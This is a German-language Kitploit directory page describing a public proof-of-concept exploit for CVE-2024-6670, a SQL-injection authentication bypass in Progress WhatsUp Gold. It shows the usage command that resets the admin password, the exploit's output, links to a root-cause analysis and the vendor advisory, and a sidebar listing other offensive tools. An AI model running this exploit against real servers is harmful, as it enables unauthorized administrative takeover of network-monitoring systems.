
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-6670 — Proof-of-Concept-Exploit für Progress WhatsUp Gold SQL-Injection-Authentifizierungsumgehung (CVE-2024-6670). Enthält Ursachenanalyse und automatisiertes Zurücksetzen des Passworts, um Adminzugriff zu erlangen. | Kitploit
Tools/GitHubGitHub/sinsinology/cve-2024-6670
Authentifizierung & AutorisierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubsinsinology/cve-2024-6670

CVE-2024-6670

Proof-of-Concept-Exploit für Progress WhatsUp Gold SQL-Injection-Authentifizierungsumgehung (CVE-2024-6670). Enthält Ursachenanalyse und automatisiertes Zurücksetzen des Passworts, um Adminzugriff zu erlangen.

Repository anzeigen
35523vor 2 JahrenVon Kitploit geprüft
Teilen

CVE-2024-6670

PoC für die Progress Software WhatsUp Gold HasErrors SQL Injection Authentication Bypass Schwachstelle (CVE-2024-6670)

Eine Root-Cause-Analyse der Schwachstelle finden Sie in meinem Blog:

https://summoning.team/blog/progress-whatsup-gold-sqli-cve-2024-6670/
ZDI

Verwendung


python CVE-2024-6670.py --newpassword Pwned --target-url https://192.168.201.150

 _______ _     _ _______ _______  _____  __   _ _____ __   _  ______   _______ _______ _______ _______
 |______ |     | |  |  | |  |  | |     | | \  |   |   | \  | |  ____      |    |______ |_____| |  |  |
 ______| |_____| |  |  | |  |  | |_____| |  \_| __|__ |  \_| |_____| .    |    |______ |     | |  |  |

        (*) Progress Software WhatsUp Gold HasErrors SQL Injection Authentication Bypass Vulnerability (CVE-2024-6670)

        (*) Exploit by Sina Kheirkhah (@SinSinology) of SummoningTeam (@SummoningTeam), shoutout to @indishell1046

        (*) Technical details: https://summoning.team/blog/progress-whatsup-gold-sqli-cve-2024-6670/


[^_^] Starting the exploit...
[*] Used remote primitive to encrypt our passowrd
[*] encrypted password extracted -> 0x03000000100000000EABC7F4B1C8263DADB17E4BED835C0F
[+] Exploit finished, you can now login using the username -> admin and password -> Pwned


Gegenmaßnahmen

Aktualisieren Sie auf die neueste Version oder ergreifen Sie Gegenmaßnahmen gemäß den Anweisungen im Progress Advisory

  • https://community.progress.com/s/article/WhatsUp-Gold-Security-Bulletin-August-2024

Manish Kishan Tanwar

Ohne die Motivation und die Lektionen, die mir mein lieber Freund Manish in all den Jahren, die ich ihn kenne, beigebracht hat, wäre ich nicht in der Lage gewesen, diesen Fehler auszunutzen. Danke, mein Freund.

Folgen Sie uns auf Twitter(X) für die neuesten Sicherheitsforschungsergebnisse:

  • SinSinology
  • SummoningTeam

Haftungsausschluss

Diese Software wurde ausschließlich für akademische Forschungszwecke und zur Entwicklung effektiver Abwehrtechniken erstellt und ist nicht dazu gedacht, Systeme anzugreifen, es sei denn, dies wurde ausdrücklich genehmigt. Die Projektverantwortlichen sind nicht verantwortlich oder haftbar für Missbrauch der Software. Verwenden Sie sie verantwortungsbewusst.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    276

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




